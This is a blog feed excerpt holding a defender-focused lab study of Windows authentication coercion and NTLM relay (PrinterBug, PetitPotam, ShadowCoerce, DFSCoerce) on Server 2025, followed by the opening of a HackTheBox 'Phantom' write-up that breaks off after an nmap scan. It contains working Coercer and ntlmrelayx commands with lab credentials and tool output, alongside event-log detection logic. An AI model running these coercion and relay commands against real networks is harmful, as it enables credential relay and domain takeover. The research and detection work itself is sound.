href="https://cbev0x.github.io/personal/2026/06/26/Coercion_to_Relay_Research_part_3.html" rel="alternate" type="text/html" title="Windows Authentication Coercion to NTLM Relay, Part 3: The Matrix" /><published>2026-06-26T00:00:00+00:00</published><updated>2026-06-26T00:00:00+00:00</updated><id>https://cbev0x.github.io/personal/2026/06/26/Coercion_to_Relay_Research_part_3</id><content type="html" xml:base="https://cbev0x.github.io/personal/2026/06/26/Coercion_to_Relay_Research_part_3.html"><![CDATA[<p>In <a href="https://cbev0x.github.io/personal/2026/06/23/Coercion_to_Relay_Research_part_1.html">Part 1</a> and <a href="https://cbev0x.github.io/personal/2026/06/23/Coercion_to_Relay_Research_part_2.html">Part 2</a> of this series I laid out the research goal: build an isolated lab running current Windows Server 2025 defaults, then systematically test whether the classic authentication coercion primitives (PrinterBug, PetitPotam, ShadowCoerce, and DFSCoerce) still function the way most public writeups describe, or whether Microsoft’s incremental hardening over the last few years has quietly closed gaps that a lot of offensive tooling still assumes are open.</p>

<p>This post covers the actual lab runs: what worked, what didn’t, why, and, critically for a defender-facing writeup, what each outcome looks like in Sysmon and Windows Security event logs. If you’re building detections for coercion-to-relay chains, the goal here is to give you concrete field values to alert on, not just technique names to Google.</p>

<h2 id="lab-setup-recap">Lab setup recap</h2>

<ul>
  <li><strong>Domain:</strong> <code class="language-plaintext highlighter-rouge">corp.lab</code>, three Windows Server 2025 Datacenter (Evaluation) hosts: <code class="language-plaintext highlighter-rouge">DC01</code> (192.168.50.10), <code class="language-plaintext highlighter-rouge">SRV01</code> (192.168.50.11, file server role with <code class="language-plaintext highlighter-rouge">FS-VSS-Agent</code> and <code class="language-plaintext highlighter-rouge">FS-DFS-Namespace</code> installed), <code class="language-plaintext highlighter-rouge">SRV02</code> (192.168.50.12, generic member server with Print Spooler running).</li>
  <li><strong>Telemetry:</strong> Sysmon (Olaf Hartong’s sysmon-modular config) plus Winlogbeat, shipping through Logstash into Elasticsearch/Kibana (8.19.16).</li>
  <li><strong>Attacker box:</strong> Kali Linux (192.168.50.50) running Coercer v2.4.3 for triggering, and Impacket’s <code class="language-plaintext highlighter-rouge">ntlmrelayx</code> for the relay leg.</li>
  <li><strong>Accounts held constant across every test:</strong>
    <ul>
      <li><code class="language-plaintext highlighter-rouge">coercetest</code>, a low-privilege domain user with no local admin anywhere. This represents a realistic initial foothold and was used as the <em>trigger</em> identity for every coercion call.</li>
      <li><code class="language-plaintext highlighter-rouge">jdoe</code> / <code class="language-plaintext highlighter-rouge">asmith</code>, domain users pre-seeded with local Administrators rights on the relay targets. These represent the privilege the attacker is trying to <em>land</em>, not the identity doing the coercing.</li>
    </ul>
  </li>
</ul>

<p>Holding the trigger account constant across all four techniques was deliberate: it means any difference in outcome between techniques is attributable to the technique itself, not to who was running it.</p>

<h2 id="the-matrix">The matrix</h2>

<table>
  <thead>
    <tr>
      <th>Technique</th>
      <th>Protocol</th>
      <th>Coercion Target(s)</th>
      <th>Relay Target</th>
      <th>Access Control</th>
      <th>Outcome</th>
    </tr>
  </thead>
  <tbody>
    <tr>
      <td>PrinterBug</td>
      <td>MS-RPRN</td>
      <td>SRV02</td>
      <td>SRV01</td>
      <td>None</td>
      <td>Coercion and relay succeeded</td>
    </tr>
    <tr>
      <td>PetitPotam</td>
      <td>MS-EFSR</td>
      <td>SRV02</td>
      <td>SRV01</td>
      <td>EFS service must be running (default: stopped, trigger-start)</td>
      <td>Failed by default, succeeded after manual service start</td>
    </tr>
    <tr>
      <td>ShadowCoerce</td>
      <td>MS-FSRVP</td>
      <td>SRV01</td>
      <td>SRV02</td>
      <td>Caller must be in local Administrators or Backup Operators</td>
      <td>Failed with low-priv account, succeeded with admin-equivalent</td>
    </tr>
    <tr>
      <td>DFSCoerce</td>
      <td>MS-DFSNM</td>
      <td>SRV01, DC01</td>
      <td>SRV02</td>
      <td>None at the RPC level</td>
      <td>RPC calls succeeded server-side; no outbound coercion callback observed on either target</td>
    </tr>
  </tbody>
</table>

<p>Four techniques, four different outcomes, none of which match a simple “it works” or “it’s patched” binary. That nuance is the actual finding.</p>

<hr />

<h2 id="printerbug-ms-rprn">PrinterBug (MS-RPRN)</h2>

<h3 id="the-trigger">The trigger</h3>

<div class="language-bash highlighter-rouge"><div class="highlight"><pre class="highlight"><code><table class="rouge-table"><tbody><tr><td class="rouge-gutter gl"><pre class="lineno">1
2
3
4
5
</pre></td><td class="rouge-code"><pre><span class="c"># Listener</span>
<span class="nb">sudo </span>impacket-ntlmrelayx <span class="nt">-t</span> smb://192.168.50.11 <span class="nt">-smb2support</span>

<span class="c"># Trigger, low-priv account, no special conditions</span>
coercer coerce <span class="nt">-t</span> 192.168.50.12 <span class="nt">-u</span> coercetest <span class="nt">-p</span> <span class="s1">'Coerce123!'</span> <span class="nt">-d</span> corp.lab <span class="nt">-l</span> 192.168.50.50 <span class="nt">--filter-protocol-name</span> MS-RPRN
</pre></td></tr></tbody></table></code></pre></div></div>

<h3 id="what-happened">What happened</h3>

<p>The Print Spooler service is running by default on SRV02. Coercer bound to the RPC interface on port 49668 and successfully invoked <code class="language-plaintext highlighter-rouge">RpcRemoteFindFirstPrinterChangeNotification(Ex)</code>. SRV02’s machine account authenticated back to the Kali listener, and <code class="language-plaintext highlighter-rouge">ntlmrelayx</code> relayed that authentication onward to SRV01 over SMB:</p>

<div class="language-plaintext highlighter-rouge"><div class="highlight"><pre class="highlight"><code><table class="rouge-table"><tbody><tr><td class="rouge-gutter gl"><pre class="lineno">1
2
</pre></td><td class="rouge-code"><pre>[*] (RPC): Authenticating connection from CORP/SRV02$@192.168.50.12 against smb://192.168.50.11 SUCCEED [1]
[-] smb://CORP/SRV02$@192.168.50.11 [1] -&gt; DCERPC Runtime Error: code: 0x5 - rpc_s_access_denied
</pre></td></tr></tbody></table></code></pre></div></div>

<p>The <code class="language-plaintext highlighter-rouge">rpc_s_access_denied</code> at the end is not a relay failure. It’s the <em>next</em> step, an authenticated action requiring privilege, being denied because the identity that authenticated is <code class="language-plaintext highlighter-rouge">SRV02$</code>, a machine account with no rights on SRV01. The relay itself worked; the attacker just didn’t have anywhere useful to go with it yet without further privilege chaining (RBCD, for example).</p>

<p><img src="/assets/img/2026-06-23-Coercion_to_Relay_Research/printerbug_coercetest1.png" alt="" /></p>

<p><img src="/assets/img/2026-06-23-Coercion_to_Relay_Research/printerbug_coercetest2.png" alt="" /></p>

<h3 id="detection-the-workstationip-mismatch">Detection: the Workstation/IP mismatch</h3>

<p>This is the most important thing in this entire writeup, and it’s not specific to PrinterBug. It shows up identically across every successful coercion-to-relay chain we tested.</p>

<p>On the relay target (SRV01), the resulting <code class="language-plaintext highlighter-rouge">4624</code> logon event shows:</p>

<div class="language-plaintext highlighter-rouge"><div class="highlight"><pre class="highlight"><code><table class="rouge-table"><tbody><tr><td class="rouge-gutter gl"><pre class="lineno">1
2
</pre></td><td class="rouge-code"><pre>WorkstationName: SRV02
Source Network Address: 192.168.50.50
</pre></td></tr></tbody></table></code></pre></div></div>

<p>That’s a contradiction a defender should catch immediately: if <code class="language-plaintext highlighter-rouge">SRV02$</code> is really authenticating, the source IP should be SRV02’s own address (192.168.50.12), not an unrelated host. The presence of <code class="language-plaintext highlighter-rouge">WorkstationName: SRV02</code> paired with <code class="language-plaintext highlighter-rouge">IpAddress: 192.168.50.50</code> is the relay artifact itself. The coerced machine claims its own name, but the network path proves the traffic was captured and replayed by an intermediary.</p>

<p><strong>Detection rule logic:</strong> Alert on any <code class="language-plaintext highlighter-rouge">4624</code> (or <code class="language-plaintext highlighter-rouge">4768</code>/<code class="language-plaintext highlighter-rouge">4769</code> if Kerberos is involved) where the <code class="language-plaintext highlighter-rouge">WorkstationName</code> field’s claimed hostname does not resolve to, or match, the <code class="language-plaintext highlighter-rouge">IpAddress</code> field’s actual source. This single correlation generalizes across PrinterBug, PetitPotam, and (per public research) most other NTLM-relay-based coercion chains, because it’s a property of the relay mechanism, not the coercion primitive used to trigger it.</p>

<hr />

<h2 id="petitpotam-ms-efsr">PetitPotam (MS-EFSR)</h2>

<h3 id="first-attempt-default-state">First attempt: default state</h3>

<div class="language-bash highlighter-rouge"><div class="highlight"><pre class="highlight"><code><table class="rouge-table"><tbody><tr><td class="rouge-gutter gl"><pre class="lineno">1
</pre></td><td class="rouge-code"><pre>coercer coerce <span class="nt">-t</span> 192.168.50.12 <span class="nt">-u</span> coercetest <span class="nt">-p</span> <span class="s1">'Coerce123!'</span> <span class="nt">-d</span> corp.lab <span class="nt">-l</span> 192.168.50.50 <span class="nt">--filter-protocol-name</span> MS-EFSR <span class="nt">-v</span>
</pre></td></tr></tbody></table></code></pre></div></div>

<p>Every bind attempt against the EFSRPC interface (UUID <code class="language-plaintext highlighter-rouge">c681d488-d850-11d0-8c52-00c04fd90f7e</code>) across <code class="language-plaintext highlighter-rouge">lsarpc</code>, <code class="language-plaintext highlighter-rouge">lsass</code>, <code class="language-plaintext highlighter-rouge">netlogon</code>, and <code class="language-plaintext highlighter-rouge">samr</code> failed:</p>

<div class="language-plaintext highlighter-rouge"><div class="highlight"><pre class="highlight"><code><table class="rouge-table"><tbody><tr><td class="rouge-gutter gl"><pre class="lineno">1
</pre></td><td class="rouge-code"><pre>[!] Something went wrong, check error status =&gt; Bind context 1 rejected: provider_rejection; abstract_syntax_not_supported
</pre></td></tr></tbody></table></code></pre></div></div>

<p>The dedicated <code class="language-plaintext highlighter-rouge">\PIPE\efsrpc</code> and <code class="language-plaintext highlighter-rouge">\PIPE\Fssagentrpc</code> pipes returned <code class="language-plaintext highlighter-rouge">STATUS_OBJECT_NAME_NOT_FOUND</code>. They simply weren’t there. The reason: <strong>EFS is a trigger-start service on Server 2025</strong>, and it sits idle until something specifically invokes EFS functionality. An RPC bind attempt alone doesn’t satisfy that trigger condition.</p>

<h3 id="second-attempt-efs-manually-started">Second attempt: EFS manually started</h3>

<div class="language-powershell highlighter-rouge"><div class="highlight"><pre class="highlight"><code><table class="rouge-table"><tbody><tr><td class="rouge-gutter gl"><pre class="lineno">1
</pre></td><td class="rouge-code"><pre><span class="n">Start-Service</span><span class="w"> </span><span class="nx">EFS</span><span class="w">
</span></pre></td></tr></tbody></table></code></pre></div></div>

<div class="language-bash highlighter-rouge"><div class="highlight"><pre class="highlight"><code><table class="rouge-table"><tbody><tr><td class="rouge-gutter gl"><pre class="lineno">1
</pre></td><td class="rouge-code"><pre>coercer coerce <span class="nt">-t</span> 192.168.50.12 <span class="nt">-u</span> coercetest <span class="nt">-p</span> <span class="s1">'Coerce123!'</span> <span class="nt">-d</span> corp.lab <span class="nt">-l</span> 192.168.50.50 <span class="nt">--filter-protocol-name</span> MS-EFSR
</pre></td></tr></tbody></table></code></pre></div></div>

<p>This time the bind succeeded immediately:</p>

<div class="language-plaintext highlighter-rouge"><div class="highlight"><pre class="highlight"><code><table class="rouge-table"><tbody><tr><td class="rouge-gutter gl"><pre class="lineno">1
2
</pre></td><td class="rouge-code"><pre>[+] SMB named pipe '\PIPE\efsrpc' is accessible!
   [+] Successful bind to interface (df1941c5-fe89-4e79-bf10-463657acf44d, 1.0)!
</pre></td></tr></tbody></table></code></pre></div></div>

<p>Every EFSRPC method Coercer tried, including <code class="language-plaintext highlighter-rouge">EfsRpcAddUsersToFile(Ex)</code>, <code class="language-plaintext highlighter-rouge">EfsRpcDecryptFileSrv</code>, <code class="language-plaintext highlighter-rouge">EfsRpcOpenFileRaw</code>, and <code class="language-plaintext highlighter-rouge">EfsRpcQueryUsersOnFile</code>, fired cleanly. The relay to SRV01 succeeded three separate times across the testing window, each showing the identical <code class="language-plaintext highlighter-rouge">WorkstationName</code>/<code class="language-plaintext highlighter-rouge">IpAddress</code> mismatch pattern documented above.</p>

<p><img src="/assets/img/2026-06-23-Coercion_to_Relay_Research/petitpotam_coercetest1.png" alt="" /></p>

<h3 id="the-finding-a-precondition-gap-not-a-patch">The finding: a precondition gap, not a patch</h3>

<p>This is worth being precise about for anyone building a threat model. PetitPotam is not “fixed” on Server 2025. Once EFS is running, it works exactly as classic PetitPotam research describes. But it is no longer opportunistically available the instant a host boots, the way it effectively was on older Windows builds where EFS-adjacent services were more readily reachable. An attacker, or a defender reasoning about exposure, now needs a concrete answer to “is EFS active on this host right now,” not just “is this host vulnerable to PetitPotam.”</p>

<p><strong>Detection angle:</strong> A <code class="language-plaintext highlighter-rouge">7036</code> Service Control Manager event showing EFS transitioning to “running” immediately followed (within a second or two) by inbound SMB named-pipe connections to <code class="language-plaintext highlighter-rouge">\PIPE\efsrpc</code> from an unfamiliar source is a strong combined signal. Legitimate EFS usage doesn’t typically look like that.</p>

<p><img src="/assets/img/2026-06-23-Coercion_to_Relay_Research/7036event.png" alt="" /></p>

<hr />

<h2 id="shadowcoerce-ms-fsrvp">ShadowCoerce (MS-FSRVP)</h2>

<h3 id="first-attempt-low-privilege-account">First attempt: low-privilege account</h3>

<div class="language-bash highlighter-rouge"><div class="highlight"><pre class="highlight"><code><table class="rouge-table"><tbody><tr><td class="rouge-gutter gl"><pre class="lineno">1
</pre></td><td class="rouge-code"><pre>coercer coerce <span class="nt">-t</span> 192.168.50.11 <span class="nt">-u</span> coercetest <span class="nt">-p</span> <span class="s1">'Coerce123!'</span> <span class="nt">-d</span> corp.lab <span class="nt">-l</span> 192.168.50.50 <span class="nt">--filter-protocol-name</span> MS-FSRVP
</pre></td></tr></tbody></table></code></pre></div></div>

<p>The <code class="language-plaintext highlighter-rouge">FssAgent</code> service was stopped by default (also trigger-start). After starting it:</p>

<div class="language-powershell highlighter-rouge"><div class="highlight"><pre class="highlight"><code><table class="rouge-table"><tbody><tr><td class="rouge-gutter gl"><pre class="lineno">1
</pre></td><td class="rouge-code"><pre><span class="n">Start-Service</span><span class="w"> </span><span class="nx">FssAgent</span><span class="w">
</span></pre></td></tr></tbody></table></code></pre></div></div>

<p>The bind to <code class="language-plaintext highlighter-rouge">\PIPE\Fssagentrpc</code> succeeded, but every method call was rejected outright:</p>

<div class="language-plaintext highlighter-rouge"><div class="highlight"><pre class="highlight"><code><table class="rouge-table"><tbody><tr><td class="rouge-gutter gl"><pre class="lineno">1
2
3
</pre></td><td class="rouge-code"><pre>[+] Successful bind to interface (a8e0653c-2744-4389-a61d-7373df8b2292, 1.0)!
   [!] (RPC_S_ACCESS_DENIED) MS-FSRVP --&gt; IsPathShadowCopied(ShareName='\\192.168.50.50\x00')
   [!] (RPC_S_ACCESS_DENIED) MS-FSRVP --&gt; IsPathSupported(ShareName='\\192.168.50.50\x00')
</pre></td></tr></tbody></table></code></pre></div></div>

<p><code class="language-plaintext highlighter-rouge">RPC_S_ACCESS_DENIED</code> here is a different failure mode than PetitPotam’s missing-pipe error. The interface is reachable and the bind succeeds, but the <em>method invocation itself</em> is rejected before any coercion attempt can occur. That’s an authorization failure, not a connectivity one.</p>

<p><img src="/assets/img/2026-06-23-Coercion_to_Relay_Research/RPC_S_ACCESS_DENIED.png" alt="" /></p>

<h3 id="second-attempt-local-admin-equivalent-account">Second attempt: local-admin-equivalent account</h3>

<div class="language-bash highlighter-rouge"><div class="highlight"><pre class="highlight"><code><table class="rouge-table"><tbody><tr><td class="rouge-gutter gl"><pre class="lineno">1
</pre></td><td class="rouge-code"><pre>coercer coerce <span class="nt">-t</span> 192.168.50.11 <span class="nt">-u</span> jdoe <span class="nt">-p</span> <span class="s1">'Passw0rd123!'</span> <span class="nt">-d</span> corp.lab <span class="nt">-l</span> 192.168.50.50 <span class="nt">--filter-protocol-name</span> MS-FSRVP
</pre></td></tr></tbody></table></code></pre></div></div>

<p>With <code class="language-plaintext highlighter-rouge">jdoe</code> (pre-seeded into SRV01’s local Administrators group), the same calls now returned <code class="language-plaintext highlighter-rouge">NO_AUTH_RECEIVED</code> instead of <code class="language-plaintext highlighter-rouge">RPC_S_ACCESS_DENIED</code>, meaning the calls were authorized and actually executed; we just didn’t observe the resulting callback hit our specific listener in this run.</p>

<h3 id="the-finding-this-is-a-real-access-control-and-its-visible-in-the-logs">The finding: this is a real access control, and it’s visible in the logs</h3>

<p>The Kibana data tells the actual story precisely. Immediately after <code class="language-plaintext highlighter-rouge">jdoe</code>’s authenticated NTLM session landed, the <code class="language-plaintext highlighter-rouge">VSSVC.exe</code> (Volume Shadow Copy service) process started and ran a series of <strong>Event ID 4799</strong> “security-enabled local group membership enumerated” checks, querying membership in:</p>

<ul>
  <li><code class="language-plaintext highlighter-rouge">Administrators</code> (S-1-5-32-544)</li>
  <li><code class="language-plaintext highlighter-rouge">Backup Operators</code> (S-1-5-32-551)</li>
</ul>

<p><img src="/assets/img/2026-06-23-Coercion_to_Relay_Research/shadowcoerce_coercetest1.png" alt="" /></p>

<p>This is FSRVP’s actual authorization mechanism: <strong>the calling account must already be a member of one of those two local groups on the target.</strong> That’s a fundamentally different model than PrinterBug or EFSRPC, which accept any authenticated domain account with no group check whatsoever.</p>

<div class="language-plaintext highlighter-rouge"><div class="highlight"><pre class="highlight"><code><table class="rouge-table"><tbody><tr><td class="rouge-gutter gl"><pre class="lineno">1
2
3
</pre></td><td class="rouge-code"><pre>4624 (jdoe, ElevatedToken: Yes)
  -&gt; VSSVC.exe starts (7036)
    -&gt; 4799 x N (membership check: Administrators, then Backup Operators)
</pre></td></tr></tbody></table></code></pre></div></div>

<p><img src="/assets/img/2026-06-23-Coercion_to_Relay_Research/shadowcoerce_coercetest3.png" alt="" /></p>

<p><strong>Why this matters for threat modeling:</strong> ShadowCoerce is frequently grouped alongside PrinterBug and PetitPotam in coercion technique lists as if they’re interchangeable options for a low-privilege foothold. They are not. On Server 2025 defaults, ShadowCoerce requires privilege roughly equivalent to what an attacker would need for direct exploitation anyway; it doesn’t meaningfully extend what a low-priv foothold can reach. PrinterBug and (once EFS is active) PetitPotam actually do.</p>

<p><strong>Detection rule logic:</strong> A <code class="language-plaintext highlighter-rouge">4799</code> group-membership enumeration for <code class="language-plaintext highlighter-rouge">Administrators</code> or <code class="language-plaintext highlighter-rouge">Backup Operators</code> performed by <code class="language-plaintext highlighter-rouge">VSSVC.exe</code> (<code class="language-plaintext highlighter-rouge">CallerProcessName</code>), immediately preceded by an inbound NTLM logon over SMB from an unfamiliar source IP, is a near-unambiguous ShadowCoerce attempt indicator. Legitimate VSS administration on a file server doesn’t typically originate this way from a network-authenticated session.</p>

<hr />

<h2 id="dfscoerce-ms-dfsnm">DFSCoerce (MS-DFSNM)</h2>

<h3 id="the-trigger-tested-against-two-roles">The trigger, tested against two roles</h3>

<div class="language-bash highlighter-rouge"><div class="highlight"><pre class="highlight"><code><table class="rouge-table"><tbody><tr><td class="rouge-gutter gl"><pre class="lineno">1
2
3
4
5
</pre></td><td class="rouge-code"><pre><span class="c"># Against the file server</span>
coercer coerce <span class="nt">-t</span> 192.168.50.11 <span class="nt">-u</span> coercetest <span class="nt">-p</span> <span class="s1">'Coerce123!'</span> <span class="nt">-d</span> corp.lab <span class="nt">-l</span> 192.168.50.50 <span class="nt">--filter-protocol-name</span> MS-DFSNM <span class="nt">-v</span>

<span class="c"># Against the domain controller</span>
coercer coerce <span class="nt">-t</span> 192.168.50.10 <span class="nt">-u</span> coercetest <span class="nt">-p</span> <span class="s1">'Coerce123!'</span> <span class="nt">-d</span> corp.lab <span class="nt">-l</span> 192.168.50.50 <span class="nt">--filter-protocol-name</span> MS-DFSNM <span class="nt">-v</span>
</pre></td></tr></tbody></table></code></pre></div></div>

<p>Both produced identical results. The bind to <code class="language-plaintext highlighter-rouge">\PIPE\netdfs</code> (interface <code class="language-plaintext highlighter-rouge">4fc742e0-4a10-11cf-8273-00aa004ae673</code>) succeeded immediately with the low-privilege <code class="language-plaintext highlighter-rouge">coercetest</code> account, with no access-control rejection of any kind:</p>

<div class="language-plaintext highlighter-rouge"><div class="highlight"><pre class="highlight"><code><table class="rouge-table"><tbody><tr><td class="rouge-gutter gl"><pre class="lineno">1
2
3
</pre></td><td class="rouge-code"><pre>[+] Successful bind to interface (4fc742e0-4a10-11cf-8273-00aa004ae673, 3.0)!
   [!] (NO_AUTH_RECEIVED) MS-DFSNM --&gt; NetrDfsAddStdRoot(ServerName='\\192.168.50.50\...')
   [!] (SMB_STATUS_PIPE_DISCONNECTED) MS-DFSNM --&gt; NetrDfsRemoveStdRoot(...)
</pre></td></tr></tbody></table></code></pre></div></div>

<p><img src="/assets/img/2026-06-23-Coercion_to_Relay_Research/DFScoerce_coercetest1.png" alt="" /></p>

<p><code class="language-plaintext highlighter-rouge">NetrDfsAddStdRoot</code> executed four times with no error of any kind on either host. <code class="language-plaintext highlighter-rouge">NetrDfsRemoveStdRoot</code> subsequently hit <code class="language-plaintext highlighter-rouge">SMB_STATUS_PIPE_DISCONNECTED</code>, consistent with the prior calls having done <em>something</em> stateful that tore down the pipe context.</p>

<h3 id="the-finding-open-access-control-but-no-observed-callback">The finding: open access control, but no observed callback</h3>

<p>We checked both the coercion target’s own security log and the relay target’s log for this entire window. The result was consistent and worth stating precisely:</p>

<ul>
  <li><strong>SRV01/DC01 (coercion targets):</strong> only inbound authentication from <code class="language-plaintext highlighter-rouge">coercetest</code> itself (the RPC calls being made). No outbound <code class="language-plaintext highlighter-rouge">SRV01$</code> or <code class="language-plaintext highlighter-rouge">DC01$</code> authentication attempt toward the listener anywhere in the log.</li>
  <li><strong>SRV02 (relay target):</strong> zero authentication attempts at all during either DFSCoerce window.</li>
</ul>

<p><img src="/assets/img/2026-06-23-Coercion_to_Relay_Research/DFScoerce_coercetest3.png" alt="" /></p>

<p>This is different from a simple “DFSCoerce is patched” conclusion. The RPC interface is exactly as open as PrinterBug’s: no privilege gate, no missing service, and the calls complete without error. But the specific UNC path Coercer constructs in the <code class="language-plaintext highlighter-rouge">ServerName</code> parameter did not produce an actual outbound authentication callback in this environment, on either a file server or a domain controller.</p>

<p>We can’t fully explain this from the data alone, and we’re flagging that honestly rather than overstating the finding. Two hypotheses worth testing in a follow-up: (1) <code class="language-plaintext highlighter-rouge">NetrDfsAddStdRoot</code>’s <code class="language-plaintext highlighter-rouge">ServerName</code> parameter may need to resolve against an existing DFS namespace topology to actually trigger a callback, rather than working opportunistically against an arbitrary string the way PrinterBug’s <code class="language-plaintext highlighter-rouge">pszLocalMachine</code> does; or (2) Coercer’s specific parameter construction for this method may not match what current public DFSCoerce proof-of-concepts use. Either way, the honest result is: <strong>RPC-level access is open, but the coercion primitive as commonly tooled did not produce a working chain against Server 2025 in this lab.</strong></p>

<p><strong>Why a negative result still belongs in a defender-facing writeup:</strong> most public coercion research documents what works. Knowing what <em>doesn’t</em> reliably work against current defaults, and exactly how that was tested rather than assumed, is equally actionable for anyone trying to build an accurate risk picture rather than copying a five-year-old technique list.</p>

<hr />

<h2 id="cross-cutting-takeaways">Cross-cutting takeaways</h2>

<p><strong>1. The Workstation/IP mismatch is your highest-value, technique-agnostic detection.</strong> It appeared identically across PrinterBug and PetitPotam relay chains regardless of which RPC interface triggered the original authentication. If you build one detection rule from this entire series, build this one.</p>

<p><strong>2. Server 2025’s trigger-start service model creates a precondition gap, not a patch.</strong> Both EFS (PetitPotam) and FssAgent (ShadowCoerce, though gated differently again on top of that) sit idle by default. This is a meaningful shift from older Windows versions where these surfaces were more readily reachable without any setup step, but it’s a brittle mitigation, not a fix, since both services start automatically and silently the moment something legitimate needs them.</p>

<p><strong>3. Not all coercion techniques share an access-control model. Treat them as a spectrum, not a category.</strong> PrinterBug and PetitPotam (once active) require nothing beyond valid domain authentication. ShadowCoerce requires local-admin-equivalent privilege on the target. DFSCoerce sits somewhere we don’t yet fully understand: open at the RPC layer, but not reliably weaponizable with current public tooling against this configuration. A risk assessment that lists all four as equivalent “low-priv coercion vectors” is materially overstating exposure for at least one of them, possibly two.</p>

<p><strong>4. Service-start events are an underused correlation point.</strong> Watching for <code class="language-plaintext highlighter-rouge">EFS</code>, <code class="language-plaintext highlighter-rouge">FssAgent</code>, or <code class="language-plaintext highlighter-rouge">VSSVC</code> entering a running state in proximity to inbound SMB/RPC connections from unfamiliar hosts catches both the precondition (PetitPotam) and the access-control enforcement mechanism (ShadowCoerce’s <code class="language-plaintext highlighter-rouge">VSSVC</code> group checks) in one pattern.</p>

<h2 id="limitations-and-next-steps">Limitations and next steps</h2>

<ul>
  <li>All testing used a single low-privilege account (<code class="language-plaintext highlighter-rouge">coercetest</code>) as the trigger identity and a single admin-equivalent account (<code class="language-plaintext highlighter-rouge">jdoe</code>) for the ShadowCoerce comparison. A broader privilege gradient, such as a member of Server Operators or a group with delegated rights short of full admin, would sharpen exactly where the ShadowCoerce authorization boundary sits.</li>
  <li>DFSCoerce needs a follow-up with either a pre-staged DFS namespace topology or a different tooling implementation (raw Impacket DCERPC calls instead of Coercer) before drawing a firm conclusion about its viability against Server 2025.</li>
  <li>This lab has not yet tested LDAP signing/channel binding variation for the LDAP-relay side of these chains. That comparison, especially relevant given Server 2025’s tightened defaults around signing, is planned for Part 4.</li>
</ul>]]></content><author><name>cbev</name></author><category term="Personal" /><category term="Windows" /><category term="Active Directory" /><category term="Relay" /><category term="Privilege Escalation" /><category term="Research" /><summary type="html"><![CDATA[In Part 1 and Part 2 of this series I laid out the research goal: build an isolated lab running current Windows Server 2025 defaults, then systematically test whether the classic authentication coercion primitives (PrinterBug, PetitPotam, ShadowCoerce, and DFSCoerce) still function the way most public writeups describe, or whether Microsoft’s incremental hardening over the last few years has quietly closed gaps that a lot of offensive tooling still assumes are open.]]></summary></entry><entry><title type="html">HackTheBox: Phantom</title><link href="https://cbev0x.github.io/hackthebox/2026/06/24/HackTheBox-Phantom.html" rel="alternate" type="text/html" title="HackTheBox: Phantom" /><published>2026-06-24T00:00:00+00:00</published><updated>2026-06-24T00:00:00+00:00</updated><id>https://cbev0x.github.io/hackthebox/2026/06/24/HackTheBox-Phantom</id><content type="html" xml:base="https://cbev0x.github.io/hackthebox/2026/06/24/HackTheBox-Phantom.html"><![CDATA[<p>This box is rated medium difficulty on HTB. It involves us finding a default password in an onboarding PDF located inside of a Guest-readable SMB share. Spraying this password across the domain grants us access to another user who can download an encrypted volume from another SMB share. After decrypting this file with a custom wordlist, we discover credentials inside of a configuration file which are reused for a service account. Finally, we abuse ForceChangePassword to takeover a user in a higher-privileged group which enables a Resource-Based Constrained Delegation attack, however the lack of Machine Account creation permissions forces an interesting bypass to obtain DCSync rights.</p>

<h2 id="host-scanning">Host Scanning</h2>
<p>I begin with an Nmap scan against the target IP to find all running services on the host; Repeating the same for UDP returns the usual AD ports.</p>

<div class="language-plaintext highlighter-rouge"><div class="highlight"><pre class="highlight"><code><table class="rouge-table"><tbody><tr><td class="rouge-gutter gl"><pre class="lineno">1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
</pre></td><td class="rouge-code"><pre>└─$ sudo nmap -p53,88,135,139,389,445,464,593,636,3268,3269,3389,5985,9389 -sCV 10.129.234.63 -oN fullscan-tcp
Starting Nmap 7.98 ( https://nmap.org ) at 2026-06-24 18:19 -0400
Nmap scan report for 10.129.234.63
Host is up (0.057s latency).

PORT     STATE SERVICE       VERSION
53/tcp   open  domain        Simple DNS Plus
88/tcp   open  kerberos-sec  Microsoft Windows Kerberos (server time: 2026-06-24 22:19:20Z)
135/tcp  open  msrpc         Microsoft Windows RPC
139/tcp  open  netbios-ssn   Microsoft Windows netbios-ssn
389/tcp  open  ldap          Microsoft Windows Active Directory LDAP (Domain: phantom.vl, Site: Default-First-Site-Name)
445/tcp  open  microsoft-ds?
464/tcp  open  kpasswd5?
593/tcp  open  ncacn_http    Microsoft Windows RPC over HTTP 1.0
636/tcp  open  tcpwrapped
3268/tcp open  ldap          Microsoft Windows Active Directory LDAP (Domain: phantom.vl, Site: Default-First-Site-Name)
3269/tcp open  tcpwrapped
3389/tcp open  ms-wbt-server Microsoft Terminal Services
| rdp-ntlm-info: 
|   Target_Name: PHANTOM
|   NetBIOS_Domain_Name: PHANTOM
|   NetBIOS_Computer_Name: DC
|   DNS_Domain_Name: phantom.vl
|   DNS_Computer_Name: DC.phantom.vl
|   DNS_Tree_Name: phantom.vl
|   Product_Version: 10.0.20348
|_  System_Time: 2026-06-24T22:19:23+00:00
|_ssl-date: 2026-06-24T22:20:03+00:00; -18s from scanner time.
| ssl-cert: Subject: commonName=DC.phantom.vl
| Not valid before: 2026-06-23T22:15:33
|_Not valid after:  2026-12-23T22:15:33
5985/tcp open  http          Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-server-header: Microsoft-HTTPAPI/2.0
|_http-title: Not Found
9389/tcp open  mc-nmf        .NET Message Framing
Service Info: Host: DC; OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
|_clock-skew: mean: -17s, deviation: 0s, median: -18s
| smb2-time: 
|   date: 2026-06-24T22:19:26
|_  start_date: N/A
| smb2-security-mode: 
|   3.1.1: 
|_    Message signing enabled and required

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 53.26 seconds
</pre></td></tr></tbody></table></code></pre></div></div>

<p>Looks like a Windows machine with Active Directory components installed on it, more specifically a Domain Controller. RDP’s ssl-certificate is leaking the Fully Qualified Domain Name of <code class="language-plaintext highlighter-rouge">DC.PHANTOM.VL</code> which I add to my <code class="language-plaintext highlighter-rouge">/etc/hosts</code> file. Since there are no web servers present, I’ll mainly focus on SMB, LDAP, and Kerberos to gather information and go about getting a foothold on the domian.</p>

<h2 id="service-enumeration">Service Enumeration</h2>
<p>Testing for Guest/Null authentication over SMB actually succeeds to connect. Doing the same for RDP and anonymous binds on LDAP both fail, however SMB opens up a ton of doors for us.</p>

